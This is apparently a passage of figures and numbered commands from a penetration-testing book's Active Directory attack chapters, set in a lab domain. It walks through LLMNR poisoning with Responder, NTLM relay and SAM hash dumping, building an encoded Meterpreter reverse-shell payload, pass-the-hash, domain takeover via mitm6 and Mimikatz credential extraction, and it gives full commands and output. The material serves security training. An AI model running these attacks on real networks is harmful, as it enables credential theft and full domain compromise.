0008003000300000000000000001000000002000002 0d6265ca99359070e75c00205f6c3a43cdec000c918de7ca1
e5db82b36e70a50a0010000000000000000000000000000000000000900240063006900660073002f00310039003 2
002e003100360038002e00340032002e0032003000000000000000000000:Password1

Session..........: hashcat
Status...........: Cracked
Hash.Name........: NetNTLMv2
Hash.Target......: BOB::REDTEAMLAB:eec8420098a5968e:a1a1cdc038f0b176d4...000000
```

Figure 10.33 – Retrieving a user's password

```
Nmap scan report for 192.168.42.21
Host is up (0.0017s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
```

Figure 10.34 – Windows 10 client SMB security status

```
Nmap scan report for 192.168.42.22
Host is up (0.00054s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
```

Figure 10.35 – Windows Server 2019 SMB security status

```
[Responder Core]

; Servers to start
SQL = On
SMB = Off
RDP = On
Kerberos = On
FTP = On
POP = On
SMTP = On
IMAP = On
HTTP = Off
HTTPS = On
DNS = On
```

Disable the SMB an HTTP servers on Responder

Figure 10.36 – Modifying the Responder configuration file

```
kali@kali:~$ sudo responder -I eth2 -rdw

[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [OFF]
    HTTPS server               [ON]
    WPAD proxy                 [ON]
    Auth proxy                 [OFF]
    SMB server                 [OFF]
    Kerberos server            [ON]
    SQL server                 [ON]
```

Figure 10.37 – Starting Responder

```
kali@kali:~/Impacket$ python3 ntlmrelayx.py -t 192.168.42.23 -smb2support
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
```

Figure 10.38 – Starting the NTLM Relay attack




Figure 10.39 – Triggering an event

```
[*] SMBD-Thread-4: Connection from REDTEAMLAB/ALICE@192.168.42.21 controlled, attacking target smb://192.168.42.23
[*] Authenticating against smb://192.168.42.23 as REDTEAMLAB/ALICE SUCCEED
[*] SMBD-Thread-4: Connection from REDTEAMLAB/ALICE@192.168.42.21 controlled, but there are no more targets left!
[*] SMBD-Thread-6: Connection from REDTEAMLAB/ALICE@192.168.42.21 controlled, but there are no more targets left!
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] HTTPD: Received connection from 192.168.42.21, attacking target smb://192.168.42.23
[*] Target system bootKey: 0xfa5bd261c458f70d9854a1c8ff0d81af
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:b188e9690a77cc34019ac19453bf08a2:::
Bob:1001:aad3b435b51404eeaad3b435b51404ee:ead8cc57ddaae50d876b7dd6386fa9c7:::
```

Figure 10.40 – Dumping the SAM database




Figure 10.41 – Triggering an event

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.42.20:4444
[*] Sending stage (175174 bytes) to 192.168.42.23
[*] Session ID 3 (192.168.42.20:4444 -> 192.168.42.23:49705) processing AutoRunScript 'post/windows/manage/migrate'
[*] Running module against BOB-PC
[*] Current server process: bxYzoMNJ.exe (700)
[*] Spawning notepad.exe process to migrate into
[*] Spoofing PPID 0
[*] Migrating into 1636
[+] Successfully migrated into process 1636
[*] Meterpreter session 3 opened (192.168.42.20:4444 -> 192.168.42.23:49705) at 2021-08-22 13:55:44 -0400

meterpreter > shell
Process 3016 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19043.928]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

Figure 10.42 – Gaining a reverse shell from NTLM Relay

Code and Commands

```
kali@kali:~$ git clone
https://github.com/PowerShellMafia/PowerSploit

kali@kali:~$ cd PowerSploit/Recon

kali@kali:~/PowerTools/PowerView$ python3 -m http.server
8080
```

Command 10.1

```
C:\Windows\system32> cd C:\Users\bob.REDTEAMLAB\Downloads

C:\Users\bob.REDTEAMLAB\Downloads> powershell -
ExecutionPolicy bypass
```

Command 10.2

```
PS C:\Users\bob.REDTEAMLAB\Downloads> . .\PowerView.ps1
```

Command 10.3

```
PS C:\Users\bob.REDTEAMLAB\Downloads> Get-NetDomain
```

Command 10.4

```
PS C:\Users\bob.REDTEAMLAB\Downloads> Get-DomainSID

S-1-5-21-634716346-3108032190-2057695417
```

Command 10.5

```
PS C:\Users\bob.REDTEAMLAB\Downloads> Get-DomainPolicy
```

Command 10.6

```
PS C:\Users\bob.REDTEAMLAB\Downloads> Get-NetDomainController
```

Command 10.7

```
PS C:\Users\bob.REDTEAMLAB\Downloads> Get-NetUser
```

Command 10.8

```
PS C:\Users\bob.REDTEAMLAB\Downloads> Get-NetComputer
```

Command 10.9

```
PS C:\Users\bob.REDTEAMLAB\Downloads> Get-NetGroup
```

Command 10.10

```
PS C:\Users\bob.REDTEAMLAB\Downloads> Get-NetLocalGroup -ComputerName dc1.redteamlab.local
```

Command 10.11

```
PS C:\Users\bob.REDTEAMLAB\Downloads> Invoke-ShareFinder -Verbose
```

Command 10.12

```
PS C:\Users\bob.REDTEAMLAB\Downloads> Get-NetGPO
```

Command 10.13

```
PS C:\Users\bob.REDTEAMLAB\Downloads> Get-NetForest
```

Command 10.14

```
PS C:\Users\bob.REDTEAMLAB\Downloads> Get-NetForestDomain
```

Command 10.15

```
PS C:\Users\bob.REDTEAMLAB\Downloads> Get-NetForestCatalog
```

Command 10.16

```
PS C:\Users\bob.REDTEAMLAB\Downloads> Find-LocalAdminAccess
-Verbose
```

Command 10.17

```
PS C:\Users\bob.REDTEAMLAB\Downloads> Invoke-
EnumerateLocalAdmin -Verbose
```

Command 10.18

```
kali@kali:~$ sudo apt update

kali@kali:~$ sudo apt install bloodhound
```

Command 10.19

```
kali@kali:~$ sudo neo4j console
```

Command 10.20

```
kali@kali:~$ sudo bloodhound
```

Command 10.21

```
C:\Windows\system32> cd C:\Users\bob.REDTEAMLAB\Downloads

C:\Users\bob.REDTEAMLAB\Downloads> powershell -
ExecutionPolicy bypass
```

Command 10.22

```
PS C:\Users\bob.REDTEAMLAB\Downloads> . .\SharpHound.ps1
```

Command 10.23

```
PS C:\Users\bob.REDTEAMLAB\Downloads> Invoke-Bloodhound -
CollectionMethod All -Domain redteamlab.local -ZipFileName
redteamlab.zip
```

Command 10.24

```
kali@kali:~$ sudo responder -I eth2 -rdwv
```

Command 10.25

```
C:\WINDOWS\system32> cd C:\Users\Slayer\Downloads\hashcat-
6.2.3\hashcat-6.2.3

C:\Users\Slayer\Downloads\hashcat-6.2.3\hashcat-6.2.3>
hashcat -m 5600 NTLMv2-hash.txt rockyou.txt -O
```

Command 10.26

```
kali@kali:~$ nmap --script smb2-security-mode -p 445
192.168.42.0/24
```

Command 10.27

```
kali@kali:~$ sudo cp -R /usr/share/doc/python3-
impacket/examples /home/kali/Impacket
```

Command 10.28

```
kali@kali:~$ sudo mousepad /etc/responder/Responder.conf
```

Command 10.29

```
kali@kali:~$ sudo responder -I eth2 -rdw
```

Command 10.30

```
kali@kali:~$ cd Impacket

kali@kali:~/Impacket$ python3 ntlmrelayx.py -t
192.168.42.23 -smb2support
```

Command 10.31

```
kali@kali:~$ sudo msfconsole
```

Command 10.32

```
msf6 > use exploit/multi/handler

msf6 exploit(multi/handler) > set payload
windows/meterpreter/reverse_tcp

msf6 exploit(multi/handler) > set AutoRunScript
post/windows/manage/migrate

msf6 exploit(multi/handler) > set LHOST 192.168.42.20

msf6 exploit(multi/handler) > set LPORT 4444

msf6 exploit(multi/handler) > exploit
```

Command 10.33

```
kali@kali:~$ msfvenom -p windows/meterpreter/reverse_tcp
LHOST=192.168.42.20 LPORT=4444 -f exe -o payload4.exe -e
x86/shikata_ga_nai -i 9
```

Command 10.34

```
kali@kali:~$ sudo responder -I eth2 -rdw
```

Command 10.35

```
kali@kali:~$ cd Impacket

kali@kali:~/Impacket$ python3 ntlmrelayx.py -t
192.168.42.23 -smb2support -e /home/kali/payload4.exe
```

Command 10.36

Further reading

To learn more about the topics that were covered in this chapter, visit the following links:

- *Active Directory Domain Services Overview*: https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/get-started/virtual-dc/active-directory-domain-services-overview
- PowerView command list: https://github.com/PowerShellMafia/PowerSploit/tree/master/Recon
- Bloodhound documentation: https://bloodhound.readthedocs.io/en/latest/index.html
- *LLMNR/NBT-NS Poisoning and SMB Relay*: https://attack.mitre.org/techniques/T1557/001/

Chapter 11

Technical requirements

To follow along with the exercises in this chapter, please ensure that you have met the following hardware and software requirements:

- Kali Linux 2021.2 – https://www.kali.org/get-kali/
- Windows Server 2019 – https://www.microsoft.com/en-us/evalcenter/evaluate-windows-server-2019
- Windows 10 Enterprise – https://www.microsoft.com/en-us/evalcenter/evaluate-windows-10-enterprise
- mitm6 – https://github.com/fox-it/mitm6
- Mimikatz – https://github.com/gentilkiwi/mimikatz/releases

Images




Figure 11.1 – Phase 1




Figure 11.2 – Phase 2




Figure 11.3 – Phase 3




Figure 11.3 – Phase 3




Figure 11.4 – Phase 4




Figure 11.5 – Phase 5




Figure 11.6 – Configuring Certificate Services




Figure 11.7 – Summary of AD CS

```
[*] Authenticating against ldaps://192.168.42.22 as REDTEAMLAB\bob SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] HTTPD: Received connection from ::ffff:192.168.42.23, attacking target ldaps://192.168.42.22
[*] HTTPD: Client requested path: cdn.onenote.net:443
[*] HTTPD: Received connection from ::ffff:192.168.42.23, but there are no more targets left!
[*] Dumping domain info for first time
[*] Domain info dumped into lootdir!
```

Figure 11.8 – Extracting Active Directory contents

```
kali@kali:~$ ls mitm6-loot
domain_computers_by_os.html  domain_policy.json
domain_computers.grep        domain_trusts.grep
domain_computers.html        domain_trusts.html
domain_computers.json        domain_trusts.json
domain_groups.grep           domain_users_by_group.html
domain_groups.html           domain_users.grep
domain_groups.json           domain_users.html
domain_policy.grep           domain_users.json
domain_policy.html
```

Figure 11.9 – Active Directory contents

```
TypeName: {'ACCESS_ALLOWED_ACE'}
[*] User privileges found: Create user
[*] User privileges found: Adding user to a privileged group (Enterprise Admins)
[*] User privileges found: Modifying domain ACL
[*] Attempting to create user in: CN=Users,DC=redteamlab,DC=local
[*] Adding new user with username: GHidMCnEDF and password: —@xwxJM78je^E- result: OK
[*] Querying domain security descriptor
[*] Success! User GHidMCnEDF now has Replication-Get-Changes-All privileges on the domain
[*] Try using DCSync with secretsdump.py and this user :)
```

Figure 11.10 – Taking over the domain




Figure 11.11 – Checking new user account

```
SMB    192.168.42.23   445    BOB-PC     [+] redteamlab.local\bob:Password1 (Pwn3d!)
SMB    192.168.42.21   445    ALICE-PC   [+] redteamlab.local\bob:Password1 (Pwn3d!)
SMB    192.168.42.22   445    DC1        [+] redteamlab.local\bob:Password1
```

Figure 11.12 – Lateral movement

```
SMB    192.168.42.23   445    BOB-PC      [+] redteamlab.local\bob:Password1 (Pwn3d!)
SMB    192.168.42.21   445    ALICE-PC    [+] redteamlab.local\bob:Password1 (Pwn3d!)
SMB    192.168.42.22   445    DC1         [+] redteamlab.local\bob:Password1
SMB    192.168.42.23   445    BOB-PC      [+] Dumping SAM hashes
SMB    192.168.42.21   445    ALICE-PC    [+] Dumping SAM hashes
SMB    192.168.42.23   445    BOB-PC      Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB    192.168.42.21   445    ALICE-PC    Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB    192.168.42.23   445    BOB-PC      Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB    192.168.42.21   445    ALICE-PC    Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB    192.168.42.23   445    BOB-PC      DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB    192.168.42.21   445    ALICE-PC    DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB    192.168.42.23   445    BOB-PC      WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:b180e9698a77cc34d13ec194530f88a2:::
SMB    192.168.42.21   445    ALICE-PC    WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:b180e9698a77cc34d13ec194530f88a2:::
SMB    192.168.42.23   445    BOB-PC      Bob:1001:aad3b435b51404eeaad3b435b51404ee:ead8cc57ddaae50d876b7dd6386fa9c7:::
SMB    192.168.42.23   445    BOB-PC      [+] Added 5 SAM hashes to the database
SMB    192.168.42.21   445    ALICE-PC    Alice:1001:aad3b435b51404eeaad3b435b51404ee:ead8cc57ddaae50d876b7dd6386fa9c7:::
SMB    192.168.42.21   445    ALICE-PC    [+] Added 5 SAM hashes to the database
```


Figure 11.13 – Retrieving the SAM database

```
SMB    192.168.42.22   445    DC1         [*] Windows 10.0 Build 17763 x64 (name:DC1) (domain:DC1) (signing:True) (SMBv1:False)
SMB    192.168.42.23   445    BOB-PC      [*] Windows 10.0 Build 19041 x64 (name:BOB-PC) (domain:BOB-PC) (signing:False) (SMBv1:False)
SMB    192.168.42.21   445    ALICE-PC    [*] Windows 10.0 Build 19041 x64 (name:ALICE-PC) (domain:ALICE-PC) (signing:False) (SMBv1:False)
SMB    192.168.42.22   445    DC1         [-] DC1\bob:ead8cc57ddaae50d876b7dd6386fa9c7 STATUS_LOGON_FAILURE
SMB    192.168.42.23   445    BOB-PC      [+] BOB-PC\bob:ead8cc57ddaae50d876b7dd6386fa9c7
SMB    192.168.42.21   445    ALICE-PC    [-] ALICE-PC\bob:ead8cc57ddaae50d876b7dd6386fa9c7 STATUS_LOGON_FAILURE
```

Figure 11.14 – Passing the hash

```
SMB    192.168.42.23   445    BOB-PC      [+] Dumping LSA secrets
SMB    192.168.42.21   445    ALICE-PC    [+] Dumping LSA secrets
SMB    192.168.42.23   445    BOB-PC      [redacted]
SMB    192.168.42.21   445    ALICE-PC    [redacted]
SMB    192.168.42.23   445    BOB-PC      [redacted]
SMB    192.168.42.21   445    ALICE-PC    [redacted]
SMB    192.168.42.23   445    BOB-PC      [redacted]
SMB    192.168.42.21   445    ALICE-PC    [redacted]
SMB    192.168.42.23   445    BOB-PC      [redacted]
SMB    192.168.42.23   445    BOB-PC      [redacted]
SMB    192.168.42.23   445    BOB-PC      
```

Figure 11.17 – Retrieving the TGS password



```
C:\Windows\system32>cd C:\Users\sqladmin\Downloads\mimikatz_trunk\x64

C:\Users\sqladmin\Downloads\mimikatz_trunk\x64>mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz #
```

Figure 11.18 – Launching Mimikatz

```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 1270926 (00000000:0013648e)
Session           : Interactive from 2
User Name         : sqladmin
Domain            : REDTEAMLAB
Logon Server      : DC1
Logon Time        : 8/27/2021 5:32:21 PM
SID               : S-1-5-21-634716346-3108032190-2057695417-1106
        msv :
         [00000003] Primary
         * Username : sqladmin
         * Domain   : REDTEAMLAB
         * NTLM     : a6f05e37b3fa335e5a086d53467099c5
         * SHA1     : 2a672b8670b1db328878ce43feb8e812793 8d257
         * DPAPI    : 4f32af63277e7b60a01a3bff17af0474
        tspkg :
        wdigest :
         * Username : sqladmin
         * Domain   : REDTEAMLAB
         * Password : (null)
        kerberos :
